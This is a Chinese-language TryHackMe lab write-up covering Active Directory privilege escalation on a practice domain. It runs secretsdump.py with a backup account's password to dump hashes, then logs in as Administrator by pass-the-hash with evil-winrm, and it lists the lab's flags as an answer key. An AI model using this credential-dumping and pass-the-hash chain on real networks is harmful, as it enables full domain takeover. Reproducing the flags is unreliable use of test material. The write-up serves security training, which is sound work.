H2 域权限提升

现在我们有了新的用户帐户凭据，我们可能在目标系统上拥有比以前更多的权限。帐户“备份”的用户名让我们思考。这是什么备份帐户？它可能是域控制器的备份帐户，具有允许所有 Active Directory 更改与此用户帐户同步的唯一权限，包括密码hash值。

我们可以在 Impacket 中使用另一个名为“secretsdump.py”的工具，这将允许我们检索此用户帐户（与域控制器同步）提供的所有密码hash值。利用这一点，我们将有效地完全控制这个 AD 域。

```
python3 /opt/impacket/examples/secretsdump.py -dc-ip 10.10.78.23 -target-ip
10.10.78.23  backup@spookysec.local
#此处要输入的密码为：backup2517860
```



> 获取到的信息：
>
> Administrator的nthash：0e0363213e37b94221497260b0bcb4fc

现在我们有一堆哈希！我们可以使用一种名为 Pass the Hash 的攻击来使用管理员的哈希进行登录。有一个名为 Evil-WinRM 的工具可以让我们使用哈希，我们只需要安装它即可：`sudo gem install evil-winrm`。安装好了之后，我们就可以运行以下命令来获得访问权限：

```
#evil-winrm -i <target-ip> -u Administrator -H <hash>
evil-winrm -i 10.10.78.23 -u Administrator -H 0e0363213e37b94221497260b0bcb4fc

#其他方式
#python3 psexec.py Administrator:@spookysec.local -hashes
aad3b435b51404XXXXX3b435b51404ee:0e0363213e37bXXXXX497260b0bcb4fc
```

```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         4/4/2020  11:39 AM             32 root.txt


*Evil-WinRM* PS C:\Users\Administrator\Desktop> more root.txt
TryHackMe{4ctiveD1rectoryM4st3r}
```

> Administrator账户的flag：TryHackMe{4ctiveD1rectoryM4st3r}

答题卡

H2 提交本次实验Flag

登陆管理员账户之后，再进入其他用户目录并获取对应的Flag文件信息，具体情况如下(Administrator账户的Flag在上一节已经找到，此处不再赘述)：

```
*Evil-WinRM* PS C:\Users> dir


    Directory: C:\Users


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         9/17/2020   4:04 PM                a-spooks
d-----         9/17/2020   4:02 PM                Administrator
d-----          4/4/2020  12:19 PM                backup
d-----          4/4/2020   1:07 PM                backup.THM-AD
d-r---          4/4/2020  11:19 AM                Public
d-----          4/4/2020  12:18 PM                svc-admin
```

```
*Evil-WinRM* PS C:\Users\svc-admin\Desktop> dir


    Directory: C:\Users\svc-admin\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         4/4/2020  12:18 PM             28 user.txt.txt


*Evil-WinRM* PS C:\Users\svc-admin\Desktop> more user.txt.txt
TryHackMe{K3rb3r0s_Pr3_4uth}
```

> svc-admin账户的flag：TryHackMe{K3rb3r0s_Pr3_4uth}

```
*Evil-WinRM* PS C:\Users\backup\Desktop> dir


    Directory: C:\Users\backup\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         4/4/2020  12:19 PM             26 PrivEsc.txt


*Evil-WinRM* PS C:\Users\backup\Desktop> more PrivEsc.txt
TryHackMe{B4ckM3UpSc0tty!}
```

> backup账户的flag：TryHackMe{B4ckM3UpSc0tty!}

答题卡